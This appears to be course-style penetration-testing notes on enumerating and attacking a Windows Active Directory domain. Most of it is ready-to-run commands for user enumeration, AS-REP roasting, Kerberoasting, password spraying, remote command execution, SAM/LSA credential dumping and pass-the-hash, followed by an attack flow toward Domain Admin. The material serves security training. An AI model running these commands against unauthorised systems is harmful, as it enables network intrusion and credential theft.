


Windows AD Enumeration

Enumerate a Windows / Active Directory environment from an attacker machine. Unauthenticated first — the moment you get any credential, the authenticated phase unlocks everything. Replace <placeholders> with your own values.



① Host & Port Discovery

Start with a ping sweep to find live hosts, then do a full service scan on what's alive.

Kali

```
# Ping sweep — find live hosts
nmap -sn <target-range>

# Full scan on discovered hosts
nmap -Pn -sCV -oA scan_output -iL hosts.txt

# Quick SMB fingerprint of the whole range — shows OS, hostname, signing, guest access
nxc smb <target-range>
```

In the nxc output: signing:False = relay attack target (see NTLM relay CS). (Pwn3d!) = current user has admin. Guest OK = anonymous access allowed.

② DC Discovery + Null Session Recon

Find the Domain Controller and pull as much as possible with no credentials via null session.

Kali

```
# Find the DC via DNS SRV record
nslookup -type=SRV _ldap._tcp.dc._msdcs.<domain>

# Zone transfer attempt (often blocked, worth trying)
dig axfr <domain> @<dns-server-ip>

# Full unauthenticated recon — users, groups, shares, password policy
enum4linux-ng -A <target-ip>

# Manual null session via rpcclient
rpcclient -U "" -N <target-ip>
```

Useful rpcclient commands inside the session:

```
enumdomusers      # list all domain users
enumdomgroups     # list all domain groups
querydominfo      # domain info (users count, lockout policy)
lsaquery          # domain SID
netshareenumall   # list all shares
```

Null sessions are often disabled on modern DCs but still work on older environments or misconfigured ones.

③ User Enumeration Without Credentials

Kerbrute — validates usernames silently against Kerberos. No logon events, no lockout risk.

Kali

```
kerbrute userenum --dc <dc-ip> -d <domain> <userlist.txt>
```

nmap Kerberos script:

```
nmap -p 88 --script=krb5-enum-users \  
--script-args="krb5-enum-users.realm='<domain>',userdb=<userlist.txt>" <dc-ip>
```

Need a username wordlist — common ones: /usr/share/seclists/Names/xato-net-10-million-usernames.txt or build one from OSINT.

④ RID Cycling — Enumerate Users via Impacket (no creds)

Every AD object has a Security Identifier (SID). RID cycling brute-forces the RID portion to resolve usernames — works even without credentials if the DC allows guest/anonymous lookups.

Kali

```
# Anonymous / guest (no password needed on misconfigured DCs)  
impacket-lookupsid guest@<dc-ip>  
  
# With credentials (always works)  
impacket-lookupsid <domain>/<username>:<password>@<dc-ip>  
  
# With NT hash (Pass-the-Hash)  
impacket-lookupsid -hashes :<NT-hash> <domain>/<username>@<dc-ip>
```

Output: SID → type (User/Group) → name. Filter for "SidTypeUser" to get users only. RID 500 = built-in Administrator.

⑤ Anonymous SMB Share Enumeration

Kali

```
# Try with empty creds  
nxc smb <target-ip> -u '' -p '' --shares  
  
# Try with guest account  
nxc smb <target-ip> -u 'guest' -p '' --shares  
  
# Browse a share  
smbclient //<target-ip>/<share-name> -N
```

Look for: SYSVOL, NETLOGON (may contain scripts with creds), Company shares with sensitive files.

⑥ AS-REP Roasting — No Credentials Needed

Accounts with Kerberos pre-authentication disabled will hand back an encrypted blob to anyone who asks — no password required. If you have a username list, you can try this without any creds.

Kali

```
impacket-GetNPUsers <domain>/ \
-dc-ip <dc-ip> \
-usersfile <userlist.txt> \
-no-pass \
-request \
-outputfile asrep_hashes.txt

# Crack with hashcat
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
```

Hash format: \$krb5asrep\$23\$... — cracked hash = plaintext password = first credential. See AS-REP Roasting CS for full details.

PART 2 — AUTHENTICATED ENUMERATION (any domain account)

Note: Any command using -p <password> can use -hashes <LM>:<NT> instead for Pass-the-Hash. If you only have the NT hash, use -hashes :<NT-hash> (empty LM half).

⑦ Verify Credentials + Password Policy

Always verify creds before doing anything else. Always check the password policy before spraying.

Kali

```
# Verify creds — (Pwn3d!) means local admin on that machine
nxc smb <dc-ip> -u <username> -p <password>

# Check password policy BEFORE spraying
nxc smb <dc-ip> -u <username> -p <password> --pass-pol
```

Key fields to read in the policy output:

Minimum password length	→ helps build targeted wordlists
Account lockout threshold	→ spray at most (threshold - 1) attempts per window
Reset lockout count after	→ how long to wait between spray rounds
Lockout duration	→ how long accounts stay locked if you trip it

If lockout threshold = 0, there is no lockout — spray freely. Otherwise stay well under the threshold.

⑧ Enumerate All Domain Users (Impacket)

Pull the full AD user list directly from the DC. This was shown in the lecture — also works with a hash instead of a password.

Kali

```
# With username + password
impacket-GetADUsers -all -dc-ip <dc-ip> <domain>/<username>:<password>

# With NT hash (Pass-the-Hash)
impacket-GetADUsers -all -dc-ip <dc-ip> \
  -hashes <LMhash>:<NTHash> <domain>/<username>
```

Output shows samaccountname, email, last logon, password last set. Accounts that never logged in or have old passwords are prime targets.

⑨ LDAP Enumeration (nxc + ldapdomaindump)

Kali

```
# Users and groups via LDAP
nxc ldap <dc-ip> -u <username> -p <password> --users
nxc ldap <dc-ip> -u <username> -p <password> --groups

# Find passwords stored in user description fields (very common misconfiguration)
nxc ldap <dc-ip> -u <username> -p <password> -M get-desc-users

# Full LDAP dump to HTML/JSON/CSV (great for offline analysis)
ldapdomaindump -u '<domain>\<username>' -p <password> <dc-ip> -o ./loot/
```

get-desc-users is a goldmine — admins often store passwords in the "Description" field. ldapdomaindump outputs navigable HTML files with all users, groups, computers, GPOs.

⑩ SMB User / Group / Share Enumeration

Kali

```
# List all domain users
nxc smb <dc-ip> -u <username> -p <password> --users

# List all domain groups
nxc smb <dc-ip> -u <username> -p <password> --groups

# List shares + spider for files
nxc smb <target-ip> -u <username> -p <password> --shares
nxc smb <target-ip> -u <username> -p <password> --shares --spider-shares

# Password spray across the domain (after checking pass-pol!)
nxc smb <target-range> -u <username> -p <password>
nxc smb <target-range> -u <username> -H <NT-hash> --local-auth
```

--local-auth = authenticate as a local account (not domain). Use this when spraying local admin hashes across machines.

⑪ BloodHound — Map the Whole Domain

Run this as early as possible once you have any credential. It queries the DC via LDAP and maps every relationship — memberships, ACLs, sessions, GPOs — as a visual graph. Shows you the shortest path to Domain Admin.

Kali

```
bloodhound-ce-python --zip -c All \  
-d <domain> \  
-u <username> \  
-p '<password>' \  
-dc <dc-hostname> \  
-ns <dc-ip>
```

Upload the generated .zip to the BloodHound UI (127.0.0.1:8080 → File Ingest). See the BloodHound CS for full details.

⑫ Kerberos Attack Surface

Kali

```
# AS-REP Roasting with creds (finds all vulnerable accounts automatically)  
impacket-GetNPUsers <domain>/<username>:<password> \  
-dc-ip <dc-ip> -request -outputfile asrep_hashes.txt  
# Crack: hashcat -m 18200 asrep_hashes.txt rockyou.txt  
  
# Kerberoasting — request TGS tickets for SPN accounts  
impacket-GetUserSPNs <domain>/<username>:<password> \  
-dc-ip <dc-ip> -request -outputfile kerberoast_hashes.txt  
# Crack: hashcat -m 13100 kerberoast_hashes.txt rockyou.txt
```

Stale service accounts (LastLogon = never) are the best targets — often have weak passwords set years ago. See dedicated CSes for full details.

⑬ Code Execution + Credential Dumping

Once you have local admin on a machine, you can run commands and dump credentials from it.

Kali

```
# Execute a command remotely  
nxc smb <target-ip> -u <username> -p <password> -x "<command>"  
  
# Dump local SAM hashes (local accounts + their NT hashes)  
nxc smb <target-ip> -u <username> -p <password> --sam  
  
# Dump LSA secrets (service account creds, cached domain creds)  
nxc smb <target-ip> -u <username> -p <password> --lsa
```

NT hashes from SAM/LSA → Pass-the-Hash. See PtH CS. If you get DA or DCSync rights → use impacket-secretsdump to dump the entire domain. See BloodHound CS.

Recommended Attack Flow

No creds:

nmap sweep → nxc smb <range> (find signing:False) → enum4linux-ng → rpcclient null session → kerbrute userenum → impacket-lookupsid guest@ → anon SMB shares → AS-REP roast with userlist

First cred:

verify + --pass-pol → impacket-GetADUsers -all → nxc ldap get-desc-users → bloodhound-ce-python → GetNPUsers (AS-REP) → GetUserSPNs (Kerberoast) → --sam / --lsa → PTH / DCSync

Key idea: unauthenticated enumeration tells you the landscape — who's there, what's exposed, what's misconfigured. The moment you get one credential (from AS-REP roasting, a password in a description, an anonymous share, or a spray hit), the authenticated phase unlocks the entire domain. BloodHound is always the first thing to run once you have creds.